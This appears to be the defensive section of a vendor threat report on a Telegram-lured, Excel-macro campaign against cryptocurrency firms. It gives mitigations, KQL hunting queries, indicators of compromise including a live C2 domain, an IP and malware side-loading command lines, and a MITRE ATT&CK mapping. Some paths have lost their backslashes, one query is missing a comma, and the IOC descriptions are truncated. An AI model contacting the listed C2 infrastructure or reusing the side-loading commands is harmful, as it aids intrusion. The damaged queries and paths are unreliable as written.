The cryptocurrency market remains a field of interest for threat actors. Targeted users are identified through trusted channels to increase the chance of success. While the biggest companies can be targeted, smaller companies can also be targets of interest. The techniques used by the actor covered in this blog can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Educate end users about protecting personal and business information in social media, filtering unsolicited communication (in this case, Telegram chat groups), identifying lures in spear-phishing email and watering holes, and reporting of reconnaissance attempts and other suspicious activity.
- Educate end users about preventing malware infections, such as ignoring or deleting unsolicited and unexpected emails or attachments sent via instant messaging applications or social networks. Encourage end users to practice good credential hygiene and make sure the Microsoft Defender Firewall (which is enabled by default) is always on to prevent malware infection and stifle propagation.
- Change Excel macro security settings to control which macros run and under what circumstances when you open a workbook. Customers can also stop malicious XLM or VBA macros by ensuring runtime macro scanning by Antimalware Scan Interface (AMSI) is on. This feature—enabled by default—is on if the Group Policy setting for Macro Run Time Scan Scope is set to “Enable for All Files” or “Enable for Low Trust Files”.
- Turn on attack surface reduction rules to prevent common attack techniques observed in this threat:
  - Block Office applications from creating executable content
  - Block Office communication application from creating child processes
  - Block Win32 API calls from Office macros
- Ensure that Microsoft Defender Antivirus is up to date and that real-time behavior monitoring is enabled.

Detection details

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:O97M/Wolfic.A
- TrojanDownloader:O97M/Wolfic.B
- TrojanDownloader:O97M/Wolfic.C
- TrojanDownloader:Win32/Wolfic.D
- TrojanDownloader:Win32/Wolfic.E
- Behavior:Win32/WolficDownloader.A
- Behavior:Win32/WolficDownloader.B

Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

- An executable loaded an unexpected dll
- DLL search order hijack
- ‘Wolfic’ malware was prevented

Advanced hunting queries

The following hunting queries locate relevant activity.

Query that looks for Office apps that create a file within one of the known bad directories:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access", "outlook" "powerpnt")
| where ActionType == "FileCreated"
| where parse_path( FolderPath ).DirectoryPath has_any(
    @"C:ProgramDataMicrosoft Media",
    @"C:ProgramDataSoftwareCache",
    @"RoamingDashboard_v2"
    )
```

```
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, SHA256, InitiatingProcessAccountName, InitiatingProcessAccountDomain
```

Query that looks for Office apps that create a file within an uncommon directory (less that five occurrences), makes a set of each machine this is seen on, and each user that has executed it to help look for how many users/hosts are compromised:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access", "outlook", "powerpnt")
| where ActionType == "FileCreated"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize PathCount=count(), DeviceList=make_set(DeviceName), AccountList=make_set(InitiatingProcessAccountName) by FileName, Path, InitiatingProcessFileName, SHA256
| where PathCount < 5
```

Query that summarizes child process of Office apps, looking for less than five occurrences:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access", "powerpnt")
| summarize ProcessCount=count(), DeviceList=make_set(DeviceName), AccountList=make_set(InitiatingProcessAccountName) by FileName, FolderPath, SHA256, InitiatingProcessFileName
| where ProcessCount < 5
```

Query that lists of all executables with Microsoft as ProcessVersionInfoCompanyName, groups them together by path, then looks for uncommon paths, with less than five occurrences:

```
DeviceProcessEvents
| where ProcessVersionInfoCompanyName has "Microsoft"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize ProcessList=make_set(FileName) by Path
| where array_length( ProcessList ) < 5
```

Query that searches for connections to malicious domains and IP addresses:

```
DeviceNetworkEvents
| where (RemoteUrl has_any ("strainservice.com"))
      or (RemoteIP has_any ("198.54.115.248"))
```

Query that searches for files downloaded from malicious domains and IP addresses.

```
DeviceFileEvents
| where (FileOriginUrl  has_any ("strainservice.com"))
      or (FileOriginIP  has_any ("198.54.115.248"))
```

Query that searchers for Office apps downloading files from uncommon domains, groups users, filenames, and devices together:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access", "powerpnt")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
```

```
| summarize DomainCount=count(), UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName),
    FileList=make_set(FileName) by FileOriginUrl, FileOriginIP, InitiatingProcessFileName
```

Looks for downloaded files with uncommon file extensions, groups remote IPs, URLs, filenames, users, and devices:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access", "powerpnt", "outlook")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| extend Extension=tostring(parse_path(FolderPath).Extension)
| extend  Path=tostring(parse_path(FolderPath).DirectoryPath)
| summarize ExtensionCount=count(), IpList=make_set(FileOriginIP), UrlList=make_set(FileOriginUrl),
FileList=make_set(FileName),
    UserList=make_set(InitiatingProcessAccountName), DeviceList=make_set(DeviceName) by Extension,
InitiatingProcessFileName
```

Looks for Office apps that have child processes that match the GUID command line, with a check for Microsoft binaries to reduce the results before the regex:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access", "powerpnt")
| where ProcessVersionInfoCompanyName has "Microsoft"
| where ProcessCommandLine matches regex
    @"[A-Za-z0-9]+.exe [A-Za-z0-9]{8}-[A-Za-z0-9]{4}-[A-Za-z0-9]{4}-[A-Za-z0-9]{4}-[A-Za-z0-9]{12} /[A-Za-
z0-9]$"
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytic to automatically match the malicious IP and domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the **Threat Intelligence** solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy

To supplement this indicator matching customers can use the Advanced Hunting queries listed above against Microsoft 365 Defender data ingested into their workspaces as well as the following Microsoft Sentinel queries:

- Least common parent and child process pairs: https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Windows%20Security%20Events/Hunting%20Queries/Least_Common_Parent_Child_Process.yaml
- Detect anomalous process trees: https://github.com/Azure/Azure-Sentinel/blob/46906229919827bffa14211341f52dd68e27ad81/Hunting%20Queries/Microsoft%20365%20Defender/Execution/detect-anomalous-process-trees.yaml

Indicators of compromise

IOC	Filename/Type	De
abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0	OKX Binance & Huobi VIP fee comparision.xls	We Ex

17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b	OKX Binance & Huobi VIP fee comparision.xls	We Ex
a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9	VSDB688.tmp	Sec wo dro
2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb	wsock32.dll / HijackingLib.dll	Ma dro as to ws
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629	Duser.dll	
90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33	Duser.dll / HijackingLib.dll	Ma dro as to Du
e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487	4acbe3.msi	Fak Cry app pac del Du
eee4e3612af96b694e28e3794c4ee4af2579768e8ec6b21daf71acfc6e22d52b	43d972.msi	Sec app Blo del Du
ea31e626368b923419e8966747ca33473e583376095c48e815916ff90382dda5	DLL	Imp by
C:ProgramDataSoftwareCachewsock32.dll	Path	Pat ws
C:UsersuserAppDataRoamingDashboard_v2DUser.dll	Path	Pat
C:Program FilesCryptoDashboardV2	Path	Pat app
C:ProgramDataMicrosoft MediaVSDB688.tmp	Path	Pat sec wo
hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png	Background.png downloaded from OpenDrive	Png dow the ma
strainservice.com	Domain/C2	Co cor
198.54.115.248	IP/C2	IP
56762eb9-411c-4842-9530-9922c46ba2da	GUID	GU
27E57D84-4310-4825-AB22-743C78B8F3AA	GUID	GU

TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven	Command line	Co run exe
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow	Command line	Co run file

MITRE ATT&CK techniques

Tactics	Technique ID	Name	Description
Reconnaissance	T1591	Gather Victim Org Information	The attackers gathered information about the targets reaching them on Telegram with a clear understanding of their challenges.
	T1593.001	Social Media	Attackers identified the targets on specific crypto currencies group on Telegram.
Resource Development	T1583.001	Acquire Infrastructure: Domains	Attackers registered the domain "strainservice.com" on June 18
Initial Access	T1566.001	Spearphishing Attachment	Attackers sent a weaponized Excel document. Execution
Execution	T1204.002	User Execution: Malicious File	The targeted user must open the weaponized Excel document and enable macros.
	T1059.005	Command and Scripting Interpreter: Visual Basic	Attackers used VBA in the malicious excel document “OKX Binance & Huobi VIP fee comparision.xls” to deliver the implant.
	T1106	Native API	Usage of CreateProcess API in the excel document to run the executable.
Persistence, Privilege Escalation, Defense Evasion	T1574.002	DLL side-Loading	The attackers abused the legitimate Logagent.exe to side-load the malicious wsock32.dll and the legitimate TPLink.Exe to side load Duser.dll
Defense Evasion	T1027	Obfuscated file or information	The malicious VBA is obfuscated using UserForm to hide variable and data.
	T1036.005	Masquerading: Match Legitimate Name or Location	The attackers are using legitimate DLL name that acts as DLL Proxy to the original one (wsock32.dll and Duser.dll).
	T1027.009	Obfuscated Files or Information: Embedded Payloads	The malicious DLL are dropping the implant into the machine.

Command & Control	T1071.001	Application Layer Protocol: Web Protocols	The implant is communicating to the remote domain through port 80 or 443.
	T1132	Data Encoding	The implant is encoding the data exchanged with the C2.
Exfiltration	T1041	Exfiltration over C2 channel	The implant has the ability to exfiltrate information.
